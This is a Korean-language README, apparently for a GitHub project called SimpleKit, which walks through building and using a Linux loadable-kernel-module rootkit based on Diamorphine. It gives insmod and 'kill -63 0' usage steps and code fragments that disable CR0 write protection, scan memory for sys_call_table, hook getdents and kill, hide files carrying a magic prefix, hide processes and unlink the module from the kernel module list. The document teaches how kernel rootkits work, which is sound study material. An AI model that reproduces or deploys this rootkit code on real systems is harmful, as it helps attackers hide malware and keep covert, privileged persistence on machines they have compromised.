Rootkit

파일, 폴더, 프로세스를 숨기는데 사용되는 해킹 도구이다. LKM(Loadable Kernel Module) 루트킷이란 커널이 제공하는 시스템콜을 가로채서 공격자가 만든 시스템콜을 수행하도록 하는 루트킷이다. 전역변수로 정의된 `sys_call_table` 에 정의된 시스템콜 함수의 주소를 참조해서 호출된다. 루트킷은 `sys_call_table` 이 저장하고 있는 시스템콜 함수의 주소값을 변경해서 공격자의 시스템콜이 호출되도록 한다.

SimpleKit 사용법

Install

Compile `make`

Load the module(as root) `insmod simplekit.ko`


Uninstall

The module starts invisible, to remove you need to make its visible `kill -63 0`


Then remove the module(as root) `rmmod simplekit`

파일 또는 디렉토리 숨기기

파일 또는 디렉토리 이름 앞에 'simplekit_secret' 접두사를 붙여서 파일 또는 디렉토리를 숨긴다.


Ubuntu 12.04.5 - VMware Workstation 12 Player (Non-commercial use only)
Player
Terminal
9:44 AM
Manicarus
root@ubuntu: /home/manicarus
root@ubuntu:/home/manicarus# ls
Desktop Downloads Pictures simplekit_secret_file
Diamorphine examples.desktop Public Templates
Documents Music simplekit_secret_dir Videos
root@ubuntu:/home/manicarus# cd -
/mnt/hgfs/Development/Diamorphine
root@ubuntu:/mnt/hgfs/Development/Diamorphine# insmod simplekit.ko
root@ubuntu:/mnt/hgfs/Development/Diamorphine# cd -
/home/manicarus
root@ubuntu:/home/manicarus# ls
Desktop Documents examples.desktop Pictures Templates
Diamorphine Downloads Music Public Videos
root@ubuntu:/home/manicarus#

프로세스 숨기기



목표 시스템

운영체제	커널 버전
Ubuntu 12.04 LTS 32-bit	3.13.0-32-generic

`__init` 접두사

`simplekit_init()` 함수로 커널 모듈을 로드 한 이후에는 메모리의 코드 영역에 남아있을 필요가 없다. 그리고 시스템으로부터 루트킷을 숨겨야하는 이유로도 메모리에 남아있지 않도록 하는 것이 좋다. 따라서 이 함수가 종료된 후에는 메모리에서 해제되어야 한다는 것을 커널에게 알려주기 위해서, `__init` 접두사를 추가해주었다.

Control register

Wikipedia - Control register CR0는 제어 레지스터의 일종으로 허용되지 않은 공간에 쓰기를 방지하는 플래그를 담고 있다. 루트킷을 구현하기 위해서는 정상 시스템콜 대신 해커가 수정한 시스템콜을 호출해야 하는데, 이렇게 시스템콜을 가로채는 것을 가능하게 하기 위해서는 CR0로 보호되는 메모리 영역에 쓰기가 가능해야 한다.

```
////////////////////////////////////////////////////////////////
///                 simplekit_init()의 일부
////////////////////////////////////////////////////////////////

unprotect_memory();
sys_call_table[__NR_getdents] = (unsigned long)hacked_getdents;
sys_call_table[__NR_kill]     = (unsigned long)hacked_kill;
protect_memory();
```

`unprotect_memory()` 함수는 CR0 레지스터의 16번째 비트값을 변경해서 메모리 보호를 해제한다. 메모리 보호를 해제한 후에는 시스템콜 테이블에 저장된 정상 시스템콜 대신에 해커가 수정한 시스템콜의 주소값으로 채운다. 시스템콜 테이블을 수정한 후에는 `protect_memory()` 함수를 호출해서 CR0 레지스터값을 복구한다.

```
////////////////////////////////////////////////////////////////
///                 simplekit_cleanup()의 일부
////////////////////////////////////////////////////////////////

static void __exit simplekit_cleanup(void)
{
    unprotect_memory();
    sys_call_table[__NR_getdents] = (unsigned long)orig_getdents;
    sys_call_table[__NR_kill]     = (unsigned long)orig_kill;
    protect_memory();
}
```

마찬가지로 시스템콜 테이블을 원 상태로 복구할 때도 `unprotect_memory()` 함수를 사용해서 메모리 보호를 해제한다.

시스템콜 테이블

시스템콜을 해킹하기 위해서는 시스템콜 테이블의 위치를 알아야 한다. 이를 `get_syscall_table_bf()` 함수로 구현하였다. 메모리의 시작 주소로부터 마지막 주소까지 탐색하는 방법을 선택했다. 시스템콜 테이블은 표 안에서 각 항목의 상대적 위치를 `__NR_close` 와 같은 매크로 변수로 정의하고 있다.

```
////////////////////////////////////////////////////////////
///               get_syscall_table_bf()의 일부
////////////////////////////////////////////////////////////

for (i = START_MEM; i < END_MEM; i += sizeof(void *)) {
    syscall_table = (unsigned long *)i;

    if (syscall_table[__NR_close] == (unsigned long)sys_close)
        return syscall_table;
}
```

`START_MEM` , `END_MEM` 매크로 변수는 simplekit.h에 정의되어 있다.

```
#define START_MEM    PAGE_OFFSET
#define   END_MEM    ULONG_MAX
```

주소값의 범위는 `unsigned long` 자료형이 나타낼 수 있는 값의 범위와 같기 때문에, 메모리의 마지막 주소는 `ULONG_MAX` 로 나타낼 수 있다. 그리고 `PAGE_OFFSET` 은 커널 메모리의 시작 주소를 의미하며 시스템콜 테이블은 커널 메모리에 저장될 것이기 때문에 이곳부터 탐색을 시작하는 것이 적합하다.

목표 시스템콜 1: `getdents()`

```
int getdents(unsigned int fd, struct dirent *dirp, unsigned int count);
```

변수	설명
fd	file descriptor
dirp	pointer that points buffer
count	size of the buffer

`getdents()` 함수는 읽어들인 바이트 수를 반환한다. 디렉토리 끝에서는 0을 반환하고 에러가 발생한 경우에는 -1을 반환한다.

getdents() - man7
getdents() - tutorialspoint

루트킷은 위 시스템콜을 해킹한 시스템콜(`hacked_getdents()`)로 가로챈다. 세부사항은 소스코드에 첨부한 주석을 참고하기로 하고 `getdents()` 시스템콜 해킹의 핵심이 되는 다음 부분을 살펴보기로 하자.

`current` 매크로

`current` 매크로는 현재 수행중인 프로세스의 정보를 담는 `task_struct` 구조체 포인터 변수이다. 이 포인터 변

수가 가리키는 값을 다음과 같이 따라가면 inode(index node)를 얻어낼 수 있다. 다음 방법은 리눅스 커널 버전 3.19.0 이하에서 사용 가능하다.

```
////////////////////////////////////////////////////////////////
///               hacked_getdents()의 일부
////////////////////////////////////////////////////////////////

d_inode = current->files->fdt->fd[fd]->f_dentry->d_inode;
```

파일, 디렉토리 또는 프로세스 숨기기

```
////////////////////////////////////////////////////////////////
///               hacked_getdents()의 일부
////////////////////////////////////////////////////////////////

while (off < ret)
{
    dir = (void *)kdirent + off;

    if ((!proc && (memcmp(MAGIC_PREFIX, dir->d_name, strlen(MAGIC_PREFIX)) == 0))
     || (proc && is_invisible(simple_strtoul(dir->d_name, NULL, 10))))
    {
        if (dir == kdirent)
        {
            ret -= dir->d_reclen;
            memmove(dir, (void *)dir + dir->d_reclen, ret);
            continue;
        }
        prev->d_reclen += dir->d_reclen;
    }
    else
    {
        prev = dir;
    }

    off += dir->d_reclen;
}
```

`dirent` 포인터 변수는 사용자 메모리 영역에 저장된 directory entry 정보를 가리킨다. 시스템콜에서 데이터를 다룰 때는 사용자 영역의 데이터를 커널 영역으로 복사해서 사용자 영역의 데이터를 보호하는데, `kdirent` 포인터 변수는 복사된 커널 영역 데이터를 가리킨다. 숨기려는 파일 또는 디렉토리는 `MAGIC_PREFIX` 여부로 구분하고, 숨기려는 프로세스는 `is_invisible()` 함수의 반환값으로 구분한다.

`hacked_getdents()` 함수는 숨기려는 파일, 디렉토리 또는 프로세스가 메모리에서 차지하는 공간을 드러내지 않아야 한다. 따라서 숨기려는 객체의 메모리 공간을 이전 directory entry가 차지하는 공간인 것처럼 속이거나, 할당된 메모리 공간을 줄인다.

목표 시스템콜 2: `hacked_kill()`

`kill()` 시스템콜은 프로세스 또는 모듈에게 신호를 보내기 위한 목적으로 사용된다.

모듈 숨기기 / 드러내기

루트킷 커널 모듈은 로드된 순간부터 해제되기 전까지는 시스템으로부터 숨겨져야 한다. 로드된 모듈은 `lsmod` 명령어로 확인하거나 `/proc/modules` 파일에서 찾을 수 있다. 로드된 모듈들은 `struct list_head` 리스트에 저장되어 관리되는데, 루트킷 커널 모듈을 이 리스트에서 제거하여 시스템으로부터 보이지 않게 만들 수 있다.
`THIS_MODULE` 은 로드된 모듈을 가리키는 매크로 변수이며, 리스트를 원상태로 복구할 수 있도록 리스트 안에서의 위치를 기억할 수 있도록 했다.

```
void module_show(void)
{
    list_add(&THIS_MODULE->list, module_previous);
    module_hidden = 0;
}

void module_hide(void)
{
    module_previous = THIS_MODULE->list.prev;
    list_del(&THIS_MODULE->list);
    module_hidden = 1;
}
```

루트킷 커널 모듈을 시스템으로부터 숨긴 후에는 모듈을 해제하지 못해야 한다. 왜냐하면 루트킷 모듈이 `/sys/module` 에게 가려졌기 때문이다. 루트킷 모듈이 가려진 상태에서 해제되면 부적절한 포인터 접근을 시도할 위험이 있는데, 이를 방지하기 위해서 모듈이 가리키는 특정 포인터를 NULL로 바꿔주어야 한다. 이 작업을 `tidy()` 함수에서 구현하였다.

프로세스 숨기기 / 드러내기

프로세스 또는 태스크는 `struct task_struct` 구조체로 정의된다. 이 구조체는 프로세스의 정보를 표시하는 `flags` 변수를 구조체 구성 변수로 포함한다. 루트킷은 `flags` 변수의 29번째 비트를 프로세스가 시스템으로부터 숨겨져 있는지 나타내는 지표로 사용한다.

> `Linux/include/linux/sched.h` 참고

Reference

`Linux/include/linux/sched.h`

```
1042 struct task_struct {

... (중략) ...

1046         unsigned int flags;

... (중략) ...

1214 /* open file information */
1215         struct files_struct *files;

... (후략) ...

1457 };
```

Diamorphine

Diamorphine Rootkit

WRITING A SIMPLE ROOTKIT FOR LINUX

WRITING A SIMPLE ROOTKIT FOR LINUX